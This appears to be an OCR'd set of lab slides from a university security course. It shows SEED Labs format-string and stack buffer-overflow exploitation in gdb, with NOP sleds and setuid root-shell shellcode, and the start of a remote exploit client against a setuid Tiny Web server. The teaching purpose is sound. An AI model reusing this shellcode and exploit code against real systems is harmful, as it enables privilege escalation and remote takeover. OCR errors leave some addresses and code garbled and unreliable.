
seed@seed-desktop: ~/CMPE279/modules/module4/hacking

File Edit View Terminal Help

```
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\x00\x04\x08")%142x%x%x%n
The right way to print user-controlled input:
$0%142x%x%x%n
The wrong way to print user-controlled input:
$0
f47c96f087bfffff510
[*] test_val @ 0x0804a024 = 170 0x000000aa
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x25\x00\x04\x08")%142x%x%x%n
The right way to print user-controlled input:
%0%142x%x%x%n
The wrong way to print user-controlled input:
%0
f47c96f087bfffff510
[*] test_val @ 0x0804a024 = 43704 0x0000aab8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x27\x00\x04\x08")%142x%x%x%n
The right way to print user-controlled input:
'0%142x%x%x%n
The wrong way to print user-controlled input:
'0
f47c96f087bfffff510
[*] test_val @ 0x0804a024 = -1426063432 0xaafffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ █
```

BUFFER OVERFLOW

Seed Labs Buffer Overflow Exploit



```
(gdb) x/100x str
0xbffff2bb: 0xbffff33d 0xbffff33d 0xbffff33d 0xbffff33d
0xbffff2cb: 0xbffff33d 0xbffff33d 0x90909090 0x90909090
0xbffff2db: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2eb: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2fb: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff30b: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff31b: 0x90909090 0x438ddb31 0x3180cd17 0x2f6850c0
0xbffff32b: 0x6868732f 0x6e69622f 0x5350e389 0xb099e189
0xbffff33b: 0x0080cd0b 0x90909090 0x90909090 0x90909090
0xbffff34b: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff35b: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff36b: 0x00000000 0x00000000 0x00000000 0x00000000
```

Stack dump:

	Group: all
eax	0
ecx	0x804b0a0
edx	0x205
ebx	0xb7fc9ff4
esp	0xbfffff270
ebp	0xfffff298
esi	0x80485d0
edi	0x8048420
eip	0x80484eb
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

Registers:

	Value
0xbffff3bb:	0x90909
0xbffff3cb:	0x90909
0xbffff3db:	0x90909
0xbffff3eb:	0x90909
0xbffff3fb:	0x90909
0xbffff40b:	0x90909
0xbffff41b:	0x90909
0xbffff42b:	0x90909
0xbffff43b:	0x90909
bof (str=0xbffff2bb "=<...>")	

(gdb)

stack.c - Source Window

File Run View Control Preferences Help

stack.c bof SRC+ASM

```

6 #include <stdio.h>
7 #include <string.h>
8
9 int bof(char *str)
10 {
11     char buffer[12];
12
13     /* The following statement has a buffer overflow problem */
14     strcpy(buffer, str);
15
16     return 1;
17 }
18
19 int main(int argc, char **argv)
20 {
21     char str[517];
22     FILE *myfile...

```

Program stopped at line 14, 0x80484eb

Console Window

```

(gdb) x/8x buffer
0xbffff288: 0xb7e6a6c0      0xb7fc9ff4      0x80485d0      0x46917200
0xbffff298: 0xbffff4c8      0x804858d      0xbffff2bb      0x00000001

(gdb) 

```

ADDR	MEMORY	
main: ebp	0xfffff4c8	
	0xfffff4c4	
	0xfffff4c0	
	0xfffff4bc	
	0xfffff4b8	
	0xfffff4b4	
	0xfffff4b0	
	0xfffff4ac	
	...	
	0xfffff2a4	
main: esp	0xfffff2a0	
ret: main+120	0xfffff29c	0x804858d
bof: ebp	0xfffff298	0xfffff4c8
	0xfffff294	
	0xfffff290	
	0xfffff28c	
buffer[12]	0xfffff288	
	0xfffff284	
bof: esp	0xfffff280	

Memory

Addresses

Address	\$esp	0	4	8	C	ASCII
0xbffff270	0xb7ecb0e0	0x0804b008	0xbffff2bb	0x00000205
0xbffff280	0x00000000	0xbffff2bb	0xb7e6a6c0	0xb7fc9ff4
0xbffff290	0x080485d0	0x46917200	0xbffff4c8	0x0804858dr.F.....
0xbffff2a0	0xbffff2bb	0x00000001	0x00000205	0x0804b008
0xbffff2b0	0xbffff564	0x0804b008	0x3dffeff4	0x3dbffff3	d.....=....=
0xbffff2c0	0x3dbffff3	0x3dbffff3	0x3dbffff3	0x3dbffff3	...=....=....=....=
0xbffff2d0	0x90bffff3	0x90909090	0x90909090	0x90909090
0xbffff2e0	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff2f0	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff300	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff310	0x90909090	0x90909090	0x90909090	0x319090901
0xbffff320	0x17438ddb	0xc03180cd	0x2f2f6850	0x2f686873	..C...1.Ph//shh/
0xbffff330	0x896e6962	0x895350e3	0x0bb099e1	0x900080cd	bin..PS.....
0xbffff340	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff350	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff360	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff370	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff380	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff390	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff3a0	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff3b0	0x90909090	0x90909090	0x90909090	0x90909090

exploit.c - Kate

File Edit View Go Document Bookmarks Sessions Window Tools Settings Help

New Open Back Forward Save Save As Close Undo Redo

Documents

Filesystem Browser

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xdb" /* setuid(0) */
    "\x8d\x43\x17"
    "\xcd\x80"
    "\x31\xc0" /* xorl %eax, %eax */
    "\x50" /* pushl %eax */
    "\x68""//sh" /* pushl $0x68732f2f */
    "\x68""/bin" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl %esp, %ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl %esp, %ecx */
    "\x99" /* cdq */
    "\xb0\x0b" /* movb $0x0b,%al */
    "\xcd\x80" /* int $0x80
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
}
```

Line: 7 Col: 1 INS LINE exploit.c

Terminal

The screenshot shows the Immunity Debugger interface with the following windows:

- Registers Window:** Shows CPU registers (eax, ecx, edx, ebx, esp, ebp, esi, edi, eip, eflags, cs, ss, ds, es) with their current values.
- File Window:** Shows the assembly file stack.c and the source code for the bof function.
- Memory Window:** Shows the memory dump starting at address 0xbffff288, where the buffer variable is located.

The assembly code for the bof function is as follows:

```
6 #include <stdio.h>
7 #include <string.h>
8
9 int bof(char *str)
10 {
11     char buffer[12];
12
13     /* The following statement has a buffer overflow problem */
14     strcpy(buffer, str);
15
16     return 1;
17 }
18
19 int main(int argc, char **argv)
20 {
21 }
```

The memory dump shows the buffer being filled with the value 0x41 (ASCII 'A').

/home/seed/CMPE279/solutions/buffer/badfile - Bless

File Edit View Search Tools Help





 Find  Find and Replace

badfile 

Signed 8 bit: 23

Signed 32 bit: 399343665

Hexadecimal: 17 CD 80 31

Unsigned 8 bit: 23

Unsigned 32 bit: **399343665**

Decimal: 023 205 128 049

Signed 16 bit: 6093

Float 32 bit: 1.328017E-24

Octal: 027 315 200 061

Unsigned 16 bit: 6093

Float 64 bit: 5.05156560105611

Binary: 00010111 11001101 10000000 00

Show little endian decoding

Show unsigned as hexadecimal

ASCII Text: ??1

Offset: 0x68 / 0x204

Selection: None

INS

Group: all

eax	-1073745272
ecx	0xbffff287
edx	0x84
ebx	0xb7fc9ff4
esp	0xbfffff270
ebp	0xbfffff298
esi	0x80485d0
edi	0x8048420
eip	0x80484fd
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

```
(gdb) x/8x
0xbfffff2a8: 0x0000000000000000
0xbfffff2b8: 0x3dfffe

(gdb) x/8x buffer
0xbfffff288: 0xb7e6a
0xbfffff298: 0xbfffff

(gdb) x/8x buffer
0xbfffff288: 0xbfffff
0xbfffff298: 0xbfffff

(gdb)
```

Program stopped at line 16, 0x80484fd

stack.c - Source Window

File Run View Control Preferences Help

stack.c bof SRC+ASM

```
6 #include <stdio.h>
7 #include <string.h>
8
9 int bof(char *str)
10 {
11     char buffer[12];
12
13     /* The following statement has a buffer overflow problem */
14     strcpy(buffer, str);
15
16     return 1;
17 }
18
19 int main(int argc, char **argv)
20 {
21     char str[517];
22     FILE *badfile.
```


0x80484e6 <bof+18>: mov DWORD PTR [ebp-0x4],eax
0x80484e9 <bof+21>: xor eax,eax
0x80484eb <bof+23>: mov eax,DWORD PTR [ebp-0x1]
0x80484ee <bof+26>: mov DWORD PTR [esp+0x4],eax
0x80484f2 <bof+30>: lea eax,[ebp-0x10]
0x80484f5 <bof+33>: mov DWORD PTR [esp],eax
0x80484f8 <bof+36>: call 0x80483d4 <strcpy@plt>
0x80484fd <bof+41>: mov eax,0x1
0x8048502 <bof+46>: mov edx,DWORD PTR [ebp-0x4]
0x8048505 <bof+49>: xor edx,DWORD PTR gs:0x14
0x804850c <bof+56>: je 0x8048513 <bof+63>
0x804850e <bof+58>: call 0x80483e4 <__stack_chk_fail>
0x8048513 <bof+63>: leave
0x8048514 <bof+64>: ret

ADDR	MEMORY
main: ebp	0xbffff4c8
	...
0xbffff4bc	0x90909090
	...
0xbffff2f4	0x2f6850c0
	...
0xbffff2f0	0x3180cd17
	...
0xbffff2ec	0x438ddb31
	...
0xbffff2e8	0x90909090
	...
0xbffff2a4	0x90909090
main: esp	0xbffff2a0
ret: main+120	0xbffff29c
bof: ebp	0xbffff298
	0xbffff294
0xbffff290	0xbffff33d
	0xbffff290
buffer[12]	0xbffff288
	0xbffff284
bof: esp	0xbffff280

Address	0	4	8	C	Target is LITTLE endian ASCII
0xbffff4ac	0x90909090	0x90909090	0x90909090	0x90909090
0xbffff4bc	0x90909090	0x46917200	0xbffff4e0	0xbffff538r.F...8...
0xbffff4cc	0xb7e81775	0x080485d0	0x08048420	0xbffff538	u.....8...
0xbffff4dc	0xb7e81775	0x00000001	0xbffff564	0xbffff56c	u.....d..1...
0xbffff4ec	0xb7fe0b40	0x00000001	0x00000001	0x00000000	@.....
0xbffff4fc	0x080482a2	0xb7fc9ff4	0x080485d0	0x08048420
0xbffff50c	0xbffff538	0xdd0dc1f2	0xf2ca75e2	0x00000000	8.....u.....
0xbffff51c	0x00000000	0x00000000	0xb7ff57f0	0xb7e8169dW.....
0xbffff52c	0xb7ffeef4	0x00000001	0x08048420	0x00000000
0xbffff53c	0x08048441	0x08048515	0x00000001	0xbffff564	A.....d...
0xbffff54c	0x080485d0	0x080485c0	0xb7ff07b0	0xbffff55c\....
0xbffff55c	0xb7ffbdb83	0x00000001	0xbffff6be	0x00000000
0xbffff56c	0xbffff6ec	0xbffff70c	0xbffff71f	0xbffff756V...
0xbffff57c	0xbffff761	0xbffff771	0xbffff7c1	0xbffff7fa	a...q.....
0xbffff58c	0xbffff80c	0xbffff82c	0xbffff836	0xbffffc5f,..6..._...
0xbffff59c	0xbfffffc8f	0xbffffcbc	0xbfffffce0	0xbfffffd17
0xbffff5ac	0xbfffffd25	0xbfffffd30	0xbfffffd48	0xbfffffd95	%...0...H.....
0xbffff5bc	0xbfffffdb0	0xbfffffdb8	0xbfffffde9	0xbfffffe00
0xbffff5cc	0xbfffffe15	0xbfffffe1e	0xbfffffe31	0xbfffffe481...H...
0xbffff5dc	0xbfffffe58	0xbfffffe60	0xbfffffe8c	0xbfffffe99	X...`.....
0xbffff5ec	0xbfffffed5	0xbfffff37	0xbfffff57	0xbfffff647...W...d...
0xbffff5fc	0xbfffff71	0xbfffff93	0xbfffffb5	0x00000000	q.....
0xbffff60c	0x00000020	0xb7fe1420	0x00000021	0xb7fe1000!.....
0xbffff61c	0x00000010	0x0fabfbff	0x00000006	0x00001000

Tiny Web Server

Tiny Web Project Folder



```
seed@seed-desktop:~/CMPE279/tinyweb$ ls
hacking.h          tinyweb.c           webroot           xtool_tinywebd_silent.sh
hacking-network.h  tinywebd.c         webserver_id.c   xtool_tinywebd_spoof.sh
simple_server.c    tinyweb_exploit2.c xtool_tinywebd_cback.sh xtool_tinywebd_stealth.sh
simple_server.out   tinyweb_exploit.c  xtool_tinywebd_reuse.sh
tiny_shell.s       tinyweb.out        xtool_tinywebd.sh
seed@seed-desktop:~/CMPE279/tinyweb$
```

```
unsafe_compile tinyweb
sudo chown root:root ./tinyweb.out
sudo chmod u+s ./tinyweb.out
ls
./tinyweb.out
```



Build Program

May Have to Disable Apache

```
seed@seed-desktop: /etc/init.d
File Edit View Terminal Help
bluetooth      laptop-mode          rc           umountfs
bootlogd       linux-restricted-modules-common rc.local      umountnfs.sh
bootlogs.sh    module-init-tools   rcS          umountroot
bootmisc.sh    mountall-bootclean.sh readahead    urandom
brltty         mountall.sh        readahead-desktop usplash
checkfs.sh     mountdevsubfs.sh   README       vboxadd
checkroot.sh   mountkernfs.sh     reboot       vboxadd-service
console-setup  mountnfs-bootclean.sh rmnlogin    vboxadd-x11
cron           mountnfs.sh       rsync        vsftpd
cups           mountoverflowtmp  saned       wpa-ifupdown
dbus           mtab.sh          screen-cleanup x11-common
seed@seed-desktop:/etc/init.d$ ./apache2 stop
 * Stopping web server apache2
 * We failed to correctly shutdown apache, so we're now killing all running apache processes. This
is almost certainly suboptimal, so please make sure your system is working as you'd expect now!
./apache2: line 106: kill: (3268) - Operation not permitted
[ OK ]
seed@seed-desktop:/etc/init.d$ sudo ./apache2 stop
 * Stopping web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for
 ServerName
... waiting
[ OK ]
seed@seed-desktop:/etc/init.d$ 
```

```
seed@seed-desktop: ~/CMPE279/tinyweb
File Edit View Terminal Help
hacking.h      simple_server.out  tinywebd.c      webroot          xtool_tinywebd_reuse.sh  xtool_tinywebd_spoof.sh
hacking-network.h  tiny_shells.s   tinyweb_exploit2.c  webserver_id.c  xtool_tinywebd.sh    xtool_tinywebd_stealth.sh
simple_server.c  tinyweb.c        tinyweb_exploit.c  xtool_tinywebd_cback.sh xtool_tinywebd_silent.sh
seed@seed-desktop:~/CMPE279/tinyweb$ unsafe_compile tinyweb
seed@seed-desktop:~/CMPE279/tinyweb$ sudo chown root:root ./tinyweb.out
[sudo] password for seed:
seed@seed-desktop:~/CMPE279/tinyweb$ sudo chmod u+s ./tinyweb.out
seed@seed-desktop:~/CMPE279/tinyweb$ ls
hacking.h      simple_server.out  tinywebd.c      tinyweb.out      xtool_tinywebd_cback.sh  xtool_tinywebd_silent.sh
hacking-network.h  tiny_shells.s   tinyweb_exploit2.c  webroot        xtool_tinywebd_reuse.sh  xtool_tinywebd_spoof.sh
simple_server.c  tinyweb.c        tinyweb_exploit.c  webserver_id.c  xtool_tinywebd.sh    xtool_tinywebd_stealth.sh
seed@seed-desktop:~/CMPE279/tinyweb$ ./tinyweb.out
Accepting web requests on port 80
[!] Fatal Error binding to socket: Address already in use
seed@seed-desktop:~/CMPE279/tinyweb$ ./tinyweb.out
Accepting web requests on port 80
```

Tiny Web Server Running on Localhost

The screenshot shows a Linux desktop environment with two windows open. On the left is a terminal window titled "seed@seed-desktop: ~/CMPE279/tinyweb". It displays a series of shell commands and their outputs:

```
seed@seed-desktop:/etc/init.d$ sudo ./apache2 stop
 * Stopping web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for
ServerName
... waiting
seed@seed-desktop:/etc/init.d$ cd
seed@seed-desktop:~$ ls
CMPE279 Desktop Documents Download
seed@seed-desktop:~$ cd CMPE279/
seed@seed-desktop:~/CMPE279$ ls
hacking modules netbeans scripts
seed@seed-desktop:~/CMPE279$ cd tinyw
seed@seed-desktop:~/CMPE279/tinyweb$?
    simple_server.out
?    tinyweb.out
seed@seed-desktop:~/CMPE279/tinyweb$?
hacking.h      tinyweb.c
hacking-network.h  tinywebd.c
simple_server.c  tinyweb_exploit2.c
simple_server.out  tinyweb_exploit.c
tiny_shell.s  tinyweb.out
seed@seed-desktop:~/CMPE279/tinyweb$
```

Below this terminal window is another terminal window with the same title, showing the output of running the compiled binary:

```
seed@seed-desktop:~/CMPE279/tinyweb$ ./tinyweb.out
Accepting web requests on port 80
Got request from 127.0.0.1:46334 "GET / HTTP/1.1"
  Opening './webroot/index.html' 200 OK
Got request from 127.0.0.1:46336 "GET /image.jpg HTTP/1.1"
  Opening './webroot/image.jpg' 200 OK
Got request from 127.0.0.1:46338 "GET /favicon.ico HTTP/1.1"
  Opening './webroot/favicon.ico' 404 Not Found
Got request from 127.0.0.1:46340 "GET /favicon.ico HTTP/1.1"
  Opening './webroot/favicon.ico' 404 Not Found
```

To the right of the terminal windows is a Mozilla Firefox browser window titled "A sample webpage - Mozilla Firefox". The address bar shows "http://localhost/". The page content is:

This is a sample webpage
...and here is some sample text
..and even a sample image:

Tiny Web Remote Exploit Client

tinyweb_exploit.c - Kate

File Edit View Go Document Bookmarks Sessions Window Tools Settings Help

New Open Back Forward Save Save As Close Undo Redo

tinyweb.c
tinyweb_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // standard shellcode

#define OFFSET 540
#define RETADDR 0xfffffff688

int main(int argc, char *argv[]) {
    int sockfd, buflen;
    struct hostent *host_info;
    struct sockaddr_in target_addr;
    unsigned char buffer[600];

    if(argc < 2) {
        printf("Usage: %s <hostname>\n", argv[0]);
        exit(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("looking up hostname");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("in socket");

    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
    memset(&(target_addr.sin_zero), '\0', 8); // zero the rest of the struct

    if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1)
        fatal("connecting to target server");
}
```

tinyweb.c - Kate

File Edit View Go Document Bookmarks Sessions Window Tools Settings Help

New Open Back Forward Save Save As Close Undo Redo

tinyweb.c
tinyweb_exploit.c

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80 // the port users will be connecting to
#define WEBROOT "./webroot" // the web server's root directory

void handle_connection(int, struct sockaddr_in *); // handle web requests
int get_file_size(int); // returns the filesize of open file descriptor

int main(void) {
    int sockfd, new_sockfd, yes=1;
    struct sockaddr_in host_addr, client_addr; // my address information
    socklen_t sin_size;

    printf("Accepting web requests on port %d\n", PORT);

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("in socket");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("setting socket option SO_REUSEADDR");

    host_addr.sin_family = AF_INET; // host byte order
    host_addr.sin_port = htons(PORT); // short, network byte order
    host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
    memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

    if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
        fatal("binding to socket");

    if (listen(sockfd, 20) == -1)
        fatal("listening on socket");

    while(1) { // Accept loop
        sin_size = sizeof(struct sockaddr_in):
```